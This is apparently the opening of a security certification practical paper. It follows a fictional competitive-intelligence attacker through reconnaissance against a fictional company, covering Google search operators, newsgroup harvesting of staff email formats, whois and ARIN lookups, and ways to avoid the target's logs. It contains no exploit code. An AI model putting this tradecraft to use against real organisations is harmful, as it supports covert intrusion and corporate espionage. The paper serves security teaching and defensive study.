


Figure 1

Target Network:
Based on Diagram's from Stu Garrett's GCFW Paper [5]
DC Domain Controller, DS Database Server, TS Transaction Server.




Figure 2

The LAB Network Emulation:

Displaying the Emulation of Target, the Cyber Cafe, and Billy-Jeans Office Networks




Figure 3

4 Stages of the Attack:

It is assumed that the Attacker (hence forth known under the appellation of Ms Billy-Jean Bad), will maintain an accurate record of any and all information pertaining to the Target, from initial Google search to the discovery of that juicy SQL Vulnerability. Billy-Jean will always record specific dates, times and actions during the entire Mission.

Billy-Jean works in the field of 'Competitive Intelligence', that is, certain businesses contract her services in order to 'obtain' confidential information on a competitor, be that financial, product, concept or simply client-list information. Billy-Jean enjoys her job. She likens it to High-Diving, jumping off a cliff then, whilst in mid flight, executing the most astonishing acrobatics before entering the water. This last part is in her eyes the most difficult, '*the best divers never cause any ripples'*. Her maxim borrowed from the Author Tad Williams [24] and modified to her particular line of work. "Confident, Cocky, Lazy, Caught". She chants this to herself during all stages of the Attack.

In the eventuality that her systems may become compromised Billy-Jean uses the best encryption techniques currently available, and implements best practice in Key and Pass Phrase management.

Protection against these techniques is discussed in the Incident Handling Section.

Reconnaissance:
The assumption is made that the only initial data available to Billy-Jean is the company name and the object of the attack, i.e. the organisations database.

This section will step through a variety of tools and techniques used to determine the appropriate attack vectors in order to achieve the required objective. Although Billy-Jean is quite sure the primary vector will be through the use of SQL injection via the organisations Web server. It is mandatory to explore every weakness or strength in the Target System thereby obtaining a comprehensive picture of the Targets Security Posture. This information is not only vital to the success of the operation, but more importantly, to the sustained anonymity and freedom of Billy-Jean. If the system looks too easy, it could be a 'honeypot' [26], too hard, her 'client' may not be revealing the whole story; in each event she will walk away from the job. If she judges the project an acceptable risk, this reconnaissance may identify additional access points from where to monitor the progress of the operation from ‘within’ the Target Network. It may also provide a potential early warning of discovery.

Initial Data: GIAC Enterprises, SQL Database, unknown platform.

It is useful to classify Reconnaissance and Scanning techniques into a number of distinct classes. These classes are individualised by their proximity to the Target and consequently the possibility of being logged by the Target. Billy-Jean always assumes that the Target has sophisticated logging and monitoring systems installed, she is wary of feeling over confident and has constructed this system of classification for her personal use.

Phase	*Tool*	*Description*
Non-Intrusive 1	Google	Never make contact with any IP address owned by the Target.
Non-Intrusive 2	whois	The InterNIC and all that Jazz.
Non-Intrusive 3	dig	Constructing DNS Queries that don't touch the Targets Name Server.
Sem-Intrusive 1	Google Proxy	The Targets Web Server is crawled using a Proxy Web Server but the Attackers IP address is hidden. If done correctly this will just look like a Google bot and not arise any suspicions.
Sem-Intrusive 2	hping2	The Target is port scanned and the Attackers IP address is hidden. If an entire block is scanned then it will look like 'just another scan' not specifically directed at the target.
Intrusive 1	Banner Grabbing	Direct connections are made to the Target on known open ports, for example port 80, port 25. The Attackers IP is known to the Target.
Intrusive 2	wpoison	The targets Web Server is exhaustively probed for vulnerabilities in any dynamic content pages. The Attacker IP is known to the Target. This could potentially trigger any monitoring system the Target has in place, indicating a concerted effort to discover a specific vulnerability or collection of vulnerabilities.

For all early phases of this Attack up to the 'Intrusive' phase, Billy-Jean will be working from her office using her Apple OSX Computer. Subsequent to that she will repair to a public Cyber Cafe to complete the mission.

Google: *Non-Intrusive*
Google [26] designed by Sergey Brin and Lawrence Page whilst at Stanford University, [27] is now the de-facto standard Internet Search Engine and is capable of providing Billy-Jean with a delectable cornucopia of information.

In order to utilise Google ‘Web’ search facility to its full extent Billy-Jean must first modify the Google preferences.





Figure 4

The following settings should be selected, “do not filter my search results” and “Display 100 results per page” then save preferences. Note: this will require cookies to be enabled within the browser.



SafeSearch Filtering

Google's SafeSearch blocks web pages containing explicit sexual content from appearing in search results.

○ Use strict filtering (Filter both explicit text and explicit images)

○ Use moderate filtering (Filter explicit images only - default behavior)

● Do not filter my search results.

Number of Results

Google's default (10 results) provides the fastest results.

Display 100 results per page.

Results Window

☐ Open search results in a new browser window.

Save your preferences when finished and **return to search**.

Figure 5

Proceeding to the actual search operation, the following in-built functionality and operators, will enable the search to be more accurately defined, these can be found in the Advanced Search Page (refer to Figure 5). They can also be directly inserted in the search box. These include;

Exact match: Where bye the search phrase is encased in quotation marks:


Example: “GIAC Enterprises”

Some Boolean functions: The use of AND OR, used in upper-case:

Example: “GIAC Enterprises” AND Chicago

Advanced Operators:The format of which is ‘operator:search_term' these include ‘inurl:’ ‘intitle: ‘site:’ ‘filetype:’. Note there are no spaces between the command, colon and search term.

Example: Intitle:”GIAC Enterprises” AND Chicago



intitle:"GIAC Enterprises"


Figure 6

The above search returns the GIAC Enterprises Web site
URL: http://www.giacenterprises.com

The ‘link:’ operator will display all Web sites that contain a link to the ‘www.giacenterprises.com’ site. Anything from suppliers/retailers to magazine articles will be returned with this operator. Billy-Jean is specifically interested in any organisations that have any e-business connectivity with the target. This may indicate a potential VPN network, which if the secondary organisation is seen to have a poor or less secure security posture, may be a more suitable attack vector.

VPN endpoints are assumed by definition, trusted and so allow greater un-monitored penetration into an organisations network than would otherwise be feasible via the “front door”.

Next Billy-Jean will leverage the URL by employing the Google ‘Groups’ facility. The ‘Groups’ also has an ‘Advanced Search’ capability with its own unique set of operators, and like the ‘Web’ facility, its functions may be entered directly.



Author: @giacenterprises.com


Figure 7

The above command will instruct Google to find all newsgroup postings from users with the e-mail domain of '@giacenterprises.com'. Information recovered here may provide two unique items of information.

Firstly, valid user names and formats, e.g. j.doe@giacenterprises.com or jane.d@giacenterprises.com or janedoe@giacenterprises.com. Billy-Jean knows that there is a substantial correlation between these email name formats and system log-on name formats within a number of organisations. This may provide the first half of the username/password combination for brute force password cracking.

Secondly, the content of any posting discovered may lead to intelligence about the operation of internal systems, for example, an in-house ‘accounts system’ programmer, asking how to implement a function within a SQL environment, or internal System Administrators chatting about patches or hardware.

Turning to the ‘News’ facility, Billy-Jean looks for any published articles on the organisation. Again, there is an advanced search facility and again it has its own unique set of operators, including ‘source:’ and ‘location:’



"GIAC Enterprises" source:new_york_time

Results 1 - 100 of about 1,660 from news source New York Ti

Figure 8

The complete search is shown below.

"GIAC Enterprises" source:new_york_times location:usa

Any information gleaned in this particular example could be of a financial nature and may indicate the names of senior Management or Board Members. It may also reveal the organisations auditors and/or accountants. This information may be leveraged in any number of social engineering techniques [28]. Depending on the location of the Target Organisation Billy-Jean will now search all major recruitment agency web sites in the near vicinity. An organisation may unintentionally reveal valuable intelligence about their systems or environment whilst seeking to recruit staff, especially if it is an I.T. position.


Departing Google for a moment Billy-Jean completes the last non-intrusive phase of reconnaissance.

whois: *Non-Intrusive*
Registering a Domain Name begins with the end user (Registrant) contacting a suitable Registrar, (there are literally thousands to choose from). The process will inevitably involve supplying a certain amount of revealing information, which will be made publicly available on the various ‘whois’ [29] databases. Currently the non-profit organisation, the ‘Internet Corporation for Assigned Names and Numbers’ (ICANN) is responsible for the management of ‘global Top-Level Domain’ (gTLD), they include; '.aero', '.arpa', '.biz', '.com', '.coop', '.edu', '.info', '.int', '.museum', '.net', and '.org'.

There is continued concern and heated discussion over the privacy issues involved with this system and its future format, this is further complicated by the existence of Country-Coded Top-Level Domains (ccTLD’s) whose ‘whois’ information is also subject to national law and regulation [30]. Billy-Jean is additionally aware that the data provided to the Registrars can easily be falsified for any number of reasons (some organisations masks themselves by using front or ‘holding’ companies as the Registrant). However, if the information has been provided honestly, this can be a valuable source of intelligence.

All initial searches for a gTLD domain name registrant information begins at with the InterNIC, (Internet Network Information Centre) [31]. It is from here that Billy-Jean has the ability to identify the specific Registrar of the Target domain. Note: it is only ‘second-level’ domains that are searchable via 'whois’, for example, 'www.giacenterprises.com' will not return any information, as it is a ‘third-level’ domain, ‘giacenterprises.com’ will return information as it is a ‘second-level’ domain, the first level domain '.com' being the ‘top-level’ For Country Coded Top Level Domains (ccTLD’s), for example '.co.uk' or '.com.au', Billy-Jean would use Universal Whois [32].

And the results of the search are:


Home
http://reports.internic.net/cgi/whois?whois_nic=giacenterprises.com&type=domain
Home
InterNIC
Home
Registrars
FAQ
Whois

Whois Search Results

Search again (.aero, .arpa, .biz, .com, .coop, .edu, .info, .int, .museum, .net, or .org):

● Domain (ex. internic.net)
○ Registrar (ex. ABC Registrar, Inc.)
○ Nameserver (ex. ns.example.com or 192.16.0.192)

```
Whois Server Version 1.3

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

 Domain Name: GIACENTERPRISES.COM
 Registrar: NETWORK SOLUTIONS, INC.
 Whois Server: whois.networksolutions.com
 Referral URL: http://www.networksolutions.com
 Name Server: GIACBD02.GIACENTERPRISES.COM
 Name Server: NS2.UPSTREAMISP.COM
 Status: ACTIVE
 Updated Date: 05-sep-2002
 Creation Date: 26-jan-1998
 Expiration Date: 25-jan-2009


>>> Last update of whois database: Mon, 26 Apr 2004 19:39:42 EDT <<<
```

Figure 9

Thus with these details now in hand, Billy-Jean will proceed to interrogate the Registrars 'whois' database for additional information. Billy-Jean could quite easily browse the Registrars Web Page for the data; however, she decides to make use of the command line interface to interrogate the Network Solutions 'whois' database directly. The Linux version of the 'man pages' for the 'whois' tool and any other tool described in this paper are available at Linux Manpages Online [33]. The reader is advised to 'Google' for other specific *NIX versions.

The vagaries and incompatibilities of differing Registries and RIR's concerning the implementation of the 'whois' protocol prompt Billy-Jean to 'telnet' to the specific 'whois' database server, query its functionality, then request the Target information. Due to space constraints the query will not be shown, generally however, typing 'help' or a '?' at the prompt will elicit a response from the server. As per the RFC 1834 [29], all RIR's and Registries must make available a 'whois' server capable of answering queries on TCP port 43.

```
Billy-Jean# telnet whois.networksolutions.com 43
Trying 216.168.229.1...
Connected to whois.networksolutions.com.
Escape character is '^]'.
Giacenterprises.com

NOTICE AND TERMS OF USE: You are not authorized to access or query our
WHOIS
<Snipped to save space>
Network Solutions reserves the right to modify these terms at any time.

Registrant:
Giac Enterprises (GIACENTERPRISES-DOM)
   110 - 555  Arc Avenue
   Chicago, ZIP ABC123
   USA

   Domain Name: GIACENTERPRISES.COM

   Administrative Contact:
      Nemo, Norman  (21864740I)            techsupport@giacenterprises.com
      Giac Enterprises
      110 - 555 Arc Avenue
      Chicago Ill ZIP ABC123
      USA
      +1 123 456 7892 fax: +1 123 456 7892

   Technical Contact:
      UpStreamISP (USA) (XX123-ORG)            support@upstreamisp.com
      Up Stream ISP
      Suite 777 Bandwidth Row
      Chicago, Ill ZIP ABC456
      USA
      +1 123 456 7892 fax: +1 123 456 7892

   Record expires on 27-Jan-2008.
   Record created on 26-Jan-1998.
   Database last updated on 27-Apr-2004 02:56:45 EDT.

   Domain servers in listed order:

   GIACNS02.GIACENTERPRISES.COM            24.116.117.242
   NS2.UPSTREAMISP.COM                     24.116.1.24
```

Billy-Jean has been fortunate on two counts here, firstly the Name Servers are listed with their IP addresses, this is not necessarily always the case, and secondly it appears that GIAC Enterprises hosts their own DNS server and use their up-stream ISP as a backup domain server. This will enable her to query the backup server without actually touching the GIAC Enterprises network, incurring the possibility of being logged by the Target.

Billy-Jean, using the Name server address of GIAC Enterprises, now aims ‘telnet’ at the local Regional Internet Registry, which in this case is the American registry of Internet Numbers, (ARIN) [34] in the hope to discover the extent of the address block assigned to GIAC Enterprises.

```
Billy-Jean# whois -a 24.116.117.242

OrgName:    Up Stream ISP.
OrgID:      UPSTISP
Address:    # Suite 777 Bandwidth Row.
City:       Chicago
StateProv:  IL
PostalCode: ABC 456
Country:    US

NetRange:   24.116.1.0 - 24.116.4.255
CIDR:       24.116.1.0/23
NetName:    UPSTREAMISP_US
NetHandle:  NET-24-116-1-0-1
Parent:     NET-24-0-0-0-0
NetType:    Direct Assignment
NameServer: NS1.UPSTREAMISP.COM
NameServer: NS2.UPSTREAMISP.COM
Comment:
RegDate:    1994-10-17
Updated:    2000-03-03

TechHandle: US44-ARIN
TechName:   albert aardvark.
TechPhone:  +1-123-456-7892
TechEmail:  a.aardvark@upstreamisp.com

OrgTechHandle: IPADM123-ARIN
OrgTechName:   IPADMIN
OrgTechPhone:  +1-123-456-7892
OrgTechEmail:  ipadmin@upstreamisp.com
```

